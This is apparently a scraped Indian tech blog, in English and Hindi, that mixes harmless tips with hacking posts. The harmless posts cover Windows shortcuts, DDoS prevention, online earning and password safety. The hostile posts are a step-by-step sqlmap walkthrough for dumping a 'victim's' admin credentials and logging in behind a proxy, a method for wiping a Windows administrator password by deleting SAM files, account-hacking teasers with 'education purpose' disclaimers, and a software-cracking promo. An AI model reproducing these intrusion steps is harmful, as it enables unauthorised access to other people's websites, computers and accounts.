Tuesday, June 21, 2016

How To Hack & Break Accounts Password...


Today I,ll tell u most popular search by youngster "How To Hack & Break Accounts Password" So..the waiting Time is over n lets do this really......But Its only for EDUCATION purpose. If you doing something illegal with this tutorial..
Its Totally Doing on your OWN risk....OK....

So Lets GO.....

Here are some popular tricks to hack accounts and pull out the passwords:


-: Software to hack a Password :-


There are lots of  software's available on the internet or market, these are help you to crack the various accounts.These software's uses some commands and some information to find the encrypted password and then crack it.Some software's can even hack the accounts in few minutes which is great but every password cannot be cracked by this method.Still this method is used mostly to crack the accounts as it the easiest method to do so.

Tuesday, June 14, 2016

Create Bootable Ubuntu USB Key Using Alternate Methods


As I experienced in past Ubuntu’s default startup disk creator is buggy and sometimes it’s doesn’t work , If you are struggling with Ubuntu 15.10’s startup disk creator ( default USB disk creator ) then Here are quick alternate way of creating Ubuntu USB drive from existing Ubuntu Installation . For Upgrading or recovering bricked (incomplete upgrade or broken OS etc ) system or for installing fresh Ubuntu anyway , in this tutorial I’ll show you how to make bootable Ubuntu USB key .

Pre-Requisites

  • Ubuntu ISO
  • Minimum 8 GB USB stick ( pen-drive )
  • existing Ubuntu or Mind Installation

3 Basic Tips To Prevent A DDoS Attack


Distributed denial-of-service (DDoS) attacks are always in top headlines worldwide, as they are plaguing websites in banks, and virtually of almost every organization having a prominent online presence. The main cause behind the proliferation of DDoS attacks is that there is a very low-cost that the attacker has to incur to put such attack in motion. Fortunately, today various prevention methods have been developed to tackle such attacks. Before delving further into understanding about the ways to prevent DDoS attack, let’s first understand what exactly a DDoS attack is!rstanding DDOS Attack

A DDoS (distributed denial-of-service) attack is an attempt made by attackers to make computers’ resources inaccessible to its anticipated user. In order to carry out a DDOS attack the attackers never uses their own system; rather they create a network of zombie computers often called as a “Botnet” – that is a hive of computers, to incapacitate a website or a web server.

Let’s understand the basic idea! Now, the attacker notifies all the computers present on the botnet to keep in touch with a particular site or a web server, time and again. This increases traffic on the network that causes in slowing down the speed of a site for the intended users. Unfortunately, at times the traffic can be really high that could even lead to shutting a site completely.

3 Basic Tips to Prevent a DDoS Attack

There are several ways to prevent the DDOS attack; however, here in this guest post I’ll be covering three basic tips that will help you to protect your website from the DDoS attack.

1. Buy More Bandwidth.

One of the easiest methods is to ensure that you have sufficient bandwidth on your web. You’ll be able to tackle lots of low-scale DDOS attacks simply by buying more bandwidth so as to service the requests. How does it help? Well, distributed denial of service is a nothing more than a game of capacity. Let’s suppose you have 10,000 computer systems each distributing 1 Mbps directed towards your way. This means you’re getting 10 GB of data that is hitting your web server every second. Now, that’s causes a lot of traffic!

So to avoid such issue, you need to apply the same rule intended for normal redundancy. According to this technique, if you wish to have more web servers just multiply around diverse data centers and next make use of load balancing. By spreading your traffic to various servers will help you balance the load and will most likely create large space adequate to handle the incessant increase in traffic.
However, there’s a problem with this method that is buying more bandwidth can be a costly affair. And as you’ll know that the current DDoS attacks are getting large, and can be a lot bigger exceeding your budget limit.

2. Opt for DDoS Mitigation Services.

A lot of network or Internet-service providers render DDoS mitigation capabilities. Look for an internet service provider having the largest DDoS protection and mitigation network, automated tools, and a pool of talented anti-DDoS technicians with the wherewithal to take action in real-time as per the varying DDoS attack characteristics. A viable alternative is to utilize a DDoS prevention appliance, which is specifically intended to discover and prevent distributed denial-of-service attacks.

3. Restricted Connectivity.

In case you have computer systems that are connected to the web directly, a better idea is to properly install/configure your routers and firewall so as to limit the connectivity. For an instance, while receiving some data from a client machine you can only allow traffic to pass from the machine only on a few chosen ports (like HTTP, POP, SMTP etc.) via the firewall.

Wrapping Up!

Websites are largely getting attacked by hackers every second. Denial-of-service attack is insanely getting huge and is creating a lot of problems for business organizations having strong online vicinity. In this guest post you’ll not only understand what a DDoS attack actually means, but will also come to know about a few type of methods to prevent DDoS attacks. Aforementioned are three tips that I’ll recommend you to run through to at least understand where to get started towards building a resilient web network with chances of surviving a DDoS attack.

Tuesday, August 4, 2015

Online Money Making Tricks...


In a world such as today’s, where inflation is on the rise while salaries remain the same, every extra penny can be a blessing. Self-dependence is considered as the ideal situation to be in, especially among the younger generation. Because of the ever rising cost of living commodities and luxuries, more and more people are finding themselves working over-time for some extra salary, looking for better jobs, working part-time to cover their expenses, and so on. Hence, people want to look for alternate or parallel sources of income. And as they say, "where there’s a will, there’s a way". Indeed, there is not one, but many ways you can earn a few extra bucks. Many of these involve working online, meaning you can increase your income while working in the comfort of your living room!

Most of my blogger friends would know how they can earn money online through their blogs via monetizing them. But not everyone has a blog, even though creating a blog is as easy as creating a Facebook profile. Maintaining a blog, however, is not as easy. Hence, for such people, there are various other ways through which they could earn an income.


Freelancing

I hope you most of you know what freelancing is. It is basically working for someone else online and getting paid for it. By far, this has proven to be the most popular and most paying alternative to a regular office job. And in many ways, freelancing is better than regular jobs. Firstly, you get to do the work that you choose, so that you have some interest in it. Secondly, there's a wide range of stuff you can do. You can write articles, translate papers, do programming assignments for somebody, or take up large corporate projects as a team. The upside to this is that, you earn good bucks. The downside is, yo have to abide by deadlines.

Freelancing

Freelancing is great. It's your own way of saying out to the world; hey! I am independent! I don't need a job! I have a life too! Although technically, you do have a job. But at this job, you can take a nap at anytime and do whatever you want, so long as you do your work.

If you want to look into this, you can try 5 Ways To Win A Job As A Freelancer For Beginner. Or take a look at the Top 10 Freelancing Tips.

Online Surveys

Online surveysThere are many websites out there that are looking for people who would help them in their research and fill out surveys for them. Their aim is to get feedback and do market research on a product. There are website that are dedicated to finding out surveys available for you. One good example is SurveyScout.

Write Articles

Freelance writing is another great way of earning online. If you like writing, or if you are good at it, then you should consider this. Writing quality articles can earn you thousands of dollars per month. All you need to have is the right focus and of course, a good publishing platform where you can submit your articles.


As far as publishing is concerned, you can either self-publish, or submit your article to an article directory. You can either create a blog for self-publishing, or use Squidoo or Hubpages. Click to learn more about earning money through Squidoo.

If you don't want to self-publish, you can submit your articles to the top sites that will pay you for them. This is one of the best ways of earning online. Be sure never to plagiarize, however. Unique content is appreciated, while plagiarism might result in a ban on you. So be original, and you will be fine.

Data Entry

Data Entry is another popular money earning technique used by many people. But I must admit, it is a boring and time-intensive work. There are a lot of companies that want you to do their laborious tasks for them, without hiring a professional for the job. Usually, these tasks are simple. Entering one form of data into a form, organizing data, removing mistakes and errors, and so on.

Surfing and searching

Did you know that you can get paid to search on the internet? No kidding! Since the major search engines such as Google, Yahoo, Bing etc are monopolizing the industry, other smaller engines are left out. So to keep themselves going, they invite net searchers to use their engines, and offer rewards in return. One such company is Swagbucks, that gives you the chance to earn up to $5 per search! It's a neat little trick and I know some people who have started doing this to earn money. Another is InteradMedia, that pays $0.001 per minute of active search. The money isn't very substantial, but what's the harm in getting a few extra bucks every now and then?


There's another alternative way! Some website pay you to surf them! SurfBounty is a good one. All you need to do is stay on that site for a few seconds to register a "surf". Sit back as the dollars add up! Sounds great huh?

Earn Through Skype

About a month ago, I wrote a post in length about earning money through Skype. You can follow it here: Earn Money through skype. But the bottom-line is, with Skype, you can provide services such as tuitions to other people, and charge them for the call through Skype Prime.

Q&A Websites

Some Q&A websites will pay you to answer questions! Q&A websites are all about question that people ask. People ask all sorts of questions on such websites. So the websites hire people to answer those questions. So if you have a good general knowledge, why not give it a shot?

Play games to earn money!

Every app developer needs beta testers, who have nothing to do with the development of the apps. This helps them remove bugs and errors. With games, this is even harder.It requires a lot of man hours to test a game. So there are many companies that pay people to play their games, and provide feedback. That way, they can know if the project would be a fail or a success.

Ebay

Ebay is an advertising website where people put up classifieds for for things they want to sell, and then buyers contact the seller to purchase that item. If you are good at bargaining, you can take a shot at this. Buy products at a reasonable price, and then sell them again for a profit! This is how real estate works, except in that case, they are dealing with lands and houses and large property.

This was an essence of some of the things that I have learned. But by no means are they all the ways there are. You can find more ways at our sister blog Smart Earning Methods. Thanks for reading :)


Ankit Chauhan

Saturday, February 28, 2015

How to "Delete administrator Password" without any Application


Today I m Back With New  Amazing Trick To Delete the Password Of Your PC's Administrator ,So Lets Go to Crack the Admin Password Forever.....and do what ever you want in your admin PC..........  So let's See....

.
Please Follow Few Simple Steps ...


There Are 2 Methods to Crack The Admin Password So. just Just use Method As per your Choice....... Ok 


Method :- 1


Boot up with DOS and delete the sam.exe and sam.log files from Windows\system32\config in your hard drive. Now when you boot up in NT the password on your built-in administrator account which will be blank (i.e No password). This solution works only if your hard drive is FAT kind.


Method :- 2


Step 1. Put your hard disk of your computer in any other pc .
Step 2. Boot that computer and use your hard disk as a secondary hard disk (D'nt boot as primary hard disk ).
Step 3. Then open that drive in which the victim’s window(or your window) is installed.
Step 4. Go to location windows->system32->configStep 5. And delete SAM.exe and SAM.log 

Step 6. Now remove hard disk and put in your computer.
Step 7. And boot your computer :-)

//.......That's It Enjoy Your Access .......//

Wednesday, July 23, 2014

HACK A FACEBOOK ACCOUNT


Today I,ll tell u most popular search by youngster "HOW CAN I HACK FACEBOOK ACCOUNT" So..the waiting Time is over n lets do this really......But Its only EDUCATION purpose. If you doing something illegal

Tuesday, July 22, 2014

Creating Password Reset Disk in Windows


In this Tutorial i will Creating Password Reset Disk in Windows. But first What is Password Reset Disk? It is a Disk or a USB that contains Userkey.psw file that can be used toreset passwords without any external third party tools.


If you or any of your family member happens to forget their Windows Login password then you can use this disk to reset the password Provided you already have a Reset Disk already created and ready to use. Microsoft Recommends you to always Create it, this actually may help anytime

Thursday, July 17, 2014

Top 10 computer mouse tips


Most computer users don't take full advantage of the computer Mouse. Below are computer mouse tips and secrets that help you get the full potential of your computer mouse and increase your overall productivity while on the computer.

Shift key and mouse click


Many text editors and programs allow you to highlight all or portions of text using the Shift key and the mouse.

For example, place the cursor at the beginning of a paragraph in a text editor, hold down the Shift key and click at the end of the paragraph to highlight the full paragraph.

Bonus tip: Holding down the Alt key while dragging and highlighting text in a text editor will allow you to selectively highlight text. This can be useful if your paragraph or other text is in a column.

Windows 7 keyboard Tricks

Use the below Windows 7 keyboard shortcuts to make the most of your Windows 7 experience.

Windows key and the arrow keys


Pressing the Windows key and Left or Right arrow keys will dock the window your viewing to the left or right-hand side of the screen. Pressing the Windows key and the Up arrow will maximize a window and pressing the Windows key and the Down arrow will resize and then minimize the window.
Use Shift: To stretch a window vertically, press the Windows key + Shift + the Up arrow. If you have multiple monitors use the Windows key + Shift + the Left or Right arrow keys to move the window to another monitor.

Windows key and plus and minus keys


If you ever need to zoom in or out of what is being displayed on your screen press the Windows key and the + (plus) or - (minus) keys. Pressing the plus zooms in and once zoomed in the minus will zoom out.
Clear all background programs
If you are not viewing a window in full screen and have other windows open in the background clear all background open windows by pressing the Windows key + the Home key.

Use the Windows 7 search


Find and run anything in Windows by using the Windows 7 search box. Click the Start orb or press then Windows key and type the name of the program you wish to run or file you wish to edit. Windows 7 will usually do a good job at finding an exact match and simply pressing enter will execute that program or open that file. If more than one match is found, use the up and down arrow keys to select the file you wish to open and then press Enter.

Running as administrator: Some programs may require administrator mode in order to function properly. You can run any program as administrator from the search box by typing the name of the program you want to run and then instead of pressing Enter to run the program press Ctrl+Shift+Enter to run as administrator. If you want to click and run a program as administrator hold down the Ctrl+Shift and then click the icon.
Take full advantage of the Taskbar

Pin programs to the Taskbar


All programs can be pinned to the Taskbar and allow easy access to your favorite programs without having to use the Start Menu. To Pin a program to the Taskbar right-click on the program or shortcut to the program and in the menu choose the Pin to Taskbar option. Alternatively you can also drag the icon to the Taskbar.

If you want to remove a pinned program, right-click on the Taskbar icon and click Unpin this program from the Taskbar. Alternatively you can also drag the icon off of the task bar and then click Unpin this program from the Taskbar.

Move the icons and pinned programs


Any pinned or opened program on the Taskbar can be moved and arranged. Left-click on any icon on the Taskbar and drag it to the location you want it to remain.

Windows key and a number


Pressing the Windows key and a number on the top row of your keyboard will open the Window corresponding to the open program on your Taskbar. For example, in the below picture of the Windows 7 Taskbar, Firefox i the first icon, Control panel is the second icon, and Adobe Photoshop is the third icon. If the Windows key + 3 was pressed, Adobe Photoshop would become the active window. To make it even easier arrange your icons (as mentioned above) from left to right by most frequently opened.

Pin your favorite folder


If you frequently access the same folder (e.g. your favorites, my documents, Dropbox, etc.) pin the folder to the Windows Explorer icon on the Taskbar. To do this drag your favorite folder to the Taskbar until you see Pin to Windows Explorer. Once pinned, right-click the Explorer icon to access that folder under the Pinned section.

Open a second instance


If you want to open a second instance or window of a program that is already open, press and hold the Shift key and then click the program icon on the Taskbar.

Get to the Desktop


Click the Desktop button on the far right edge of the Taskbar to get to the Desktop.

Customize the Notification area


Windows Vista and Windows 7 allow the Windows Notification area (aka Systray) to be modified. By default, many of the icons shown in the past are now hidden and give Windows a much cleaner look. Customize this area to make icons show or not show by clicking on the up arrow next to the icons and selecting Customize, as shown in the picture to the right. Once in Customize you can choose what programs show, don't show, or only show notifications.

Improve the quality of your text


Use the Windows ClearType Text Tuner to improve the overall quality of all text you read on your screen. To start the ClearType Text Tuner click the Start Orb and type cttune.exe and press Enter.

Enable and disable Windows 7 features


Turn on and off Windows features by clicking Start, typing features and press enter. In the Programs and Features window on the left-hand column click Turn Windows features on or off and in the Windows Features box check or uncheck the features you want enabled or disabled.

Use the Reliability and Performance Monitor


View the reliability history of your computer by using the Reliability Monitor. Click the Start orb and type reliability and press enter for View Reliability History. In the Reliability Monitor, you'll be able to view the overall reliability of your computer and be able to identify any past problems your computer has had.
If you want to view the performance of your computer in real time use the Performance Monitor. Click the Start orb and type performance and press enter for the Performance Monitor. In the Performance Monitor, you can view your computers performance in real time or view a log of your systems performance.

Re-enable underlined keyboard shortcuts


By default, Windows 7 has the underlines for keyboard shortcuts like those shown in the picture to the right disabled. To re-enable these underlines in all Windows programs follow the below steps.
  1. Open the Control Panel
  2. In the Control Panel click Ease of Access
  3. In Ease of Access click Change how your keyboard works
  4. Finally, check the Underline keyboard shortcuts and access keys and then click Ok.

Rename multiple files at once


To change the name of multiple files at once highlight all the files you wish to rename in Windows Explorer and press the F2 key. Type in the new name you wish to use for all files and press enter. Once done all files will be renamed to the name entered followed by a unique number.

Install Windows Essentials


Install missing Windows software by installing the free Windows Essentials software package that includes: Windows Live Family Safety, Windows Live Mail, Windows Live Messenger, SkyDrive for Windows, Windows Movie Maker, Windows Photo Gallery, Windows Live Writer, and Microsoft Outlook Hotmail Connector.

Hack a website using Backtrack 5 R3


I am going to show you how to hack website using Backtrack 5 (sqlmap). Sqlmap is a automatic sql injection tool which helps you to hack website easily. Follow thesimple steps to hack website using backtrack 5 sqlmap tool.


1. Open your backtrack terminal and type cd /pentest/database/sqlmap and hit enter. Now sqlmap is open in your terminal


2. Now find the vulnerable site. (well I already have vulnerable site)

3. Now type this command in the terminal and hit enter.(refer above figure)

python sqlmap.py -u http://yourvictim’slink/index.php?                                                  id=4 –dbs


4. Now you will get the database name of the website


Well I got the two database  aj and information_schema we will select aj database.

5. Now get the tables of that database. for that you need to enter this command into your terminal and simply hit Enter.

python sqlmap.py -u http://yourvictim’slink/index.php?id=4 -D  (database name) –tables

6. Now we need to grab the tables from the aj database. paste this command bellow command and hit enter.


python sqlmap.py -u http://www.yourvictim’slink.com/index.php?id=4 -D aj –tables



7. Now you will get the tables list which is stored in aj database.


8. Now lets grab the columns from the admin table

python sqlmap.py -u http://www.yourvictim’slink.com/index.php?id=4 -T admin –columns

Now we got the columns and we got username and password.

9. Now lets grab the passwords of the admin

python sqlmap.py -u http://www.yourvictim’slink.com/index.php?id=4 -T admin -U test –dump

Now we got the username and the password of the website !


Now just find the admin panel of the website and use proxy/vpn when you are trying to login in the website as a admin.


Tuesday, July 8, 2014

Convert YOU-TUBE Video To MP3 Easily


आज में आपको ऍसी साईट पर लेकर चलता हू जहा आप बिना किसी सॉफ्टवेर की साहयता के Youtube के विडियो को MP3 में बदल सकते है तो आइये चलते है उस साईट पर 

इस वेबसाइट में आप अपने यु ट्यूब विडियो का पता (जैसे http://www.youtube.com/watch?v=V4lmuFGzKYM ) इस वेबसाइट में पेस्ट करे और डाउनलोड बटन पर क्लिक करते ही कुछ ही देर में वो आपके लिए इस विडियो के डाउनलोड लिंक बना देगा । 

Increase Your Internet speed By your Hand


अक्सर जब हम नेट से कोई सौफ्टवेयर डाउनलोड करते है तो किसी और साईट को खोलने पर नेट की स्पीड कम हो जाती है वेब साईट खुलने में बहुत टाइम लग जाता है तो आज में आपकी इसी समस्या का हल लेकर आया हू नेट बैलेंसर नाम एक ऐसा ही सौफ्टवेयर है इसके जरिए आप चलने वाली सभी “प्रोसेसो” को अलग अलग वरीयता देकर स्पीड सेट कर सकते हो यानि अब आपके नेट की स्पीड रहेगी आपके हाथ में.

सौफ्टवेयर डाउनलोड करने के लिए यहाँ क्लीक करे

Windows All KeyBoard Shortcuts


Windows Shortcuts

Win + F or F3: Open Find dialog. (All Files) F3 may not work in some applications which use F3 for their own find  dialogs.
Win + Control + F: Open Find dialog. (Computers)
Win + U: Open Utility Manager.
Win + F1: Open Windows help.
Win + Pause: Open System Properties dialog.
Win + Tab: Cycle through task-bar buttons. Enter clicks, Apps-Key or Shift + F10 right-clicks.
Win + Shift + Tab: Cycle through task-bar buttons in reverse.
Alt + Tab: Display Cool Switch. More commonly known as the AltTab dialog.
Alt + Shift + Tab: Display Cool Switch; go in reverse.
Alt + Escape: Send active window to the bottom of the z-order.
Alt + Shift + Escape: Activate the window at the bottom of the z-order.
Alt + F4: Close active window; or, if all windows are closed, open shutdown dialog.
Shift while a CD is loading: Bypass Auto-play.
Shift while login: Bypass start-up folder. Only those applications will be ignored which are in the startup folder, not those started from the registry (Microsoft\Windows\CurrentVersion\Run\)
Ctrl + Alt + Delete or Ctrl + Alt + NumpadDel (Both NumLock states): Invoke the Task Manager or NT Security dialog.

Increase your Internet Speed In Windows 7


मैं आपको विंडो 7 की एक ऐसी सेटिंग के बारे में बताने वाला हु जिसे करने  आप अपने सिस्टम की स्पीड के साथ साथ अपने नेट की स्पीड भी सुधार सकते है विंडो के बहुत से ऐसे प्रोग्राम होते है जो बैक्राउंड में चलते रहते है जब भी हम नेट खोलते है तो वो अपने आप ही अपडेट होना शुरू हो जाते है जिसकी वजह से नेट की स्पीड के साथ साथ सिस्टम की स्पीड भी स्लो हो जाती है आप विंडो में थोड़ी सी सेटिंग करके अपनी विंडो की स्पीड के साथ साथ नेट की स्पीड में भी अच्छा खासा बदलाव ला सकते है आइये जानते है की किस तरह हम उन प्रोग्राम को रोक सकते है जो चोरी छिपे विंडो में चलते रहते है


अगर आप अनचाहे प्रोग्राम को रोकना चाहते है तो सबसे पहले स्टार्ट बटन पर क्लिक करके services.msc लिखे उसके बाद आपके सामने एक विंडो खुलेगी जैसा आप ऊपर चित्र में देख रहे है इस विंडो में आपको वो सभी प्रोग्राम मिलेंगे जो Automatic रूप से अपने आप रन हो जाते है आपको उन्ही प्रोग्राम को राइट क्लिक करके Disabled करना है जिस प्रोग्राम की आपको जरूरत नहीं


प्रोग्राम को Disabled करने के लिए सबसे पहले उस प्रोग्राम पर राइट क्लिक करके प्रॉपर्टी पर क्लिक करे इसके बाद चित्र के अनुसार Start-up वाले बॉक्स में आपको Disabled सलेक्ट करके Apply पर क्लिक करके OK करना है आप इस तरह उन सभी प्रोग्राम को Disabled कर सकते हो जो आपके काम के नहीं है (लेकिन एक बात का ध्यान रखे विंडो से जुड़े किसी प्रोग्राम को Disabled ना करे वरना विंडो में प्रॉब्लम हो सकती है अगर कोई प्रॉब्लम होती है तो आपको अपने सिस्टम को रिस्टोर करना पड़ेगा) Disabled करने के बाद अपने सिस्टम को रिस्टार्ट करे अब देखे आपके सिस्टम और नेट की स्पीड पर कितना फर्क आ गया होगा /

Sunday, May 25, 2014

Full version Internet download manager (IDM) Manually ...... Freeeeeee


Hi Friends,

I have a trick to crack Internet download manager (IDM), it`s not any Junck and not fake it`s really work........ in every system!!!!!!!.... so..............


Everyone know Internet Download Manager is the best download manager & by using Internet Download Manager we can download youtube videos and many other web videos easily, fastly and the best thing about the Internet Download Manager is you can resume the pushed download link many time.

Saturday, May 24, 2014

UP ITI Solved Paper 2014 | UP ITI Entrance Exam Answer Keys 2014


Vyavasayik Pareeksha Parishad, Uttar Pradesh is going to declare their UP ITI Answer keys 2014 or ITI entrance exam Solved Paper 2014  soon on Below. Also UP ITI results 2013 and ITI entrance exam results are available on updte.org website. Vyavasayik Pareeksha Parishad, Uttarpradesh has orgainised their UP ITI (Uttar Pradesh Industrial Training Institute) entrance exam on the month of May, 2014 at different centres in Uttar Pradesh (UP). Lot of students have attended their UP ITI exam 2014 and they are now waiting for their UP ITI result 2014. Results is going to declare

Sunday, September 8, 2013

अब नहीं टूटेगा आपका पासवर्ड .....


अगर हम पासवर्ड  की बात करे तो हम तुरंत ही  दिमाग लगाते हे के ऐसा पासवर्ड हो जो हमेसा याद रहे और  लेकिन क्या ये सेफ हे ?……. कभी नहीं सोचा 

पासवर्ड बनाने का मौका आया तो आपने झट से डाल दिया 'नम्रता ' जो आपकी  पतनी  का नाम है, क्योंकि उसमें अंक भी होने चाहिए तो आपने लिख दिया 'नाम्रता 5 

0078 जो नम्रता का  जन्म का साल है। लेकिन क्या यह ऐसा पासवर्ड है जिसके भरोसे पर आप अपने पर्सनल डाक्यूमेंट और मैसेज की सेफ्टी को लेकर बेफ्रिक हो सकें? कोई दोस्त अनुमान लगाने बैठेगा तो आठ-दस प्रयास के बाद इसका पता लगा ही लेगा! खुद अपना, अपने पार्टनर, बच्चों आदि के नाम या गाड़ी, टेलीफोन के नंबर, जन्म के साल आदि को पासवर्ड बनाना बिना पासवर्ड के काम चलाने जैसा ही है। यही बात '12345' 'ABCDE' 'XYD' जैसे पासवर्ड पर भी लागू होती है। अपने कंप्यूटर, ई-मेल, बैंक खाते आदि को सेफ रखना चाहते हैं तो कुछ बातों का ध्यान रखें : 

- पासवर्ड ऐसा होना चाहिए जो किसी भी डिक्शनरी में न मिले। धोखेबाज उन्हें ढूंढने के लिए कुछ ऐसे सॉफ्टवेयर को यूज करते हैं जो बहुत तेजी से हजारों किस्म के कॉम्बीनेशंस को आजमाकर देख लेते हैं। वे वर्णमाला के अक्षरों, अंकों आदि से शुरू करके पूरी-की-पूरी डिक्शनरी को आजमा लेते हैं। 

- अगर आपका पासवर्ड 'ABC' है तो उसे ढूंढने में सॉफ्टवेयर को सिर्फ                                                                                            छह कॉम्बीनेशंस आजमाने पड़ेंगे। अगर वह 'ABC123' है तो उसे 720 बार प्रयास करना पड़ेगा और 'ABC1234' के लिए यह संख्या छह हजार से ज्यादा होगी। आप के लिए छह हजार बार प्रयास करना भले ही मुश्किल हो लेकिन कंप्यूटर के लिए यह सैकंडों का खेल है। 

- पासवर्ड जितना बड़ा और मुश्किल होगा, उतना ही अच्छा रहेगा। 14 अक्षरों का पासवर्ड बहुत सेफ माना जाता है। कोशिश करें कि इसमें कैपिटल और स्मॉल लैटर, अंक, स्पेशल कैरेक्टर्स (@!&%{-$ आदि) भी हों। आप चाहें तो इसके लिए 
maord.com और strongpasswordgenerator.com जैसे ऑनलाइन पासवर्ड जेनरेटर्स की मदद भी ले सकते हैं। 

पासवर्ड को कहीं भी लिखकर न रखें। अगर आप कई पासवर्ड यूज करते हैं और आपके लिए उन्हें याद रखना मुश्किल है तो कीपास 
(keepass.info) जैसे फ्री सॉफ्टवेयर को यूज करें जो उन्हें एनक्रिप्ट करके सेफ रखता है। 

- अपने पासवर्ड को महीने में एक बार जरूर बदल लें। अगर पूरी तरह बदलना आसान न लगे तो कम-से-कम उनमें हर बार एक-दो अक्षर या अंक जरूर जोड़ लें या बदल दें। 

- अपने सभी अकाउंट्स के लिए एक ही पासवर्ड यूज न करें। अगर वह लीक हुआ तो कहीं भी, कुछ भी सीक्रेट नहीं बचेगा। सब अकाउंट्स में अलग पासवर्ड का मतलब है, सबकी अलग-अलग सेफ्टी। 

- दूसरों के कंप्यूटरों पर (साइबर कैफे आदि में) बैठें तो ध्यान रखें कि ई-मेल अकाउंट या ब्राउजर में 'stay signed in' जैसी कोई सैटिंग तो नहीं है। वरना आपके हटते ही कोई आपकी मेल पढ़ रहा होगा। काम पूरा होने पर वेब पेज को 'sign out' करना न भूलें। संभव हो तो tools मेन्यू में 'internet options' पर जाकर 'browsing history' में जाकर 'delete' कर दें। 

- अपना पासवर्ड किसी को न बताएं। अगर ऐसा करना बहुत जरूरी हो तो काम पूरा होते ही उसे बदल दें। भूले हुए पासवर्ड को ई-मेल से मंगवाया है तो नया पासवर्ड आते ही उसे बदल दें।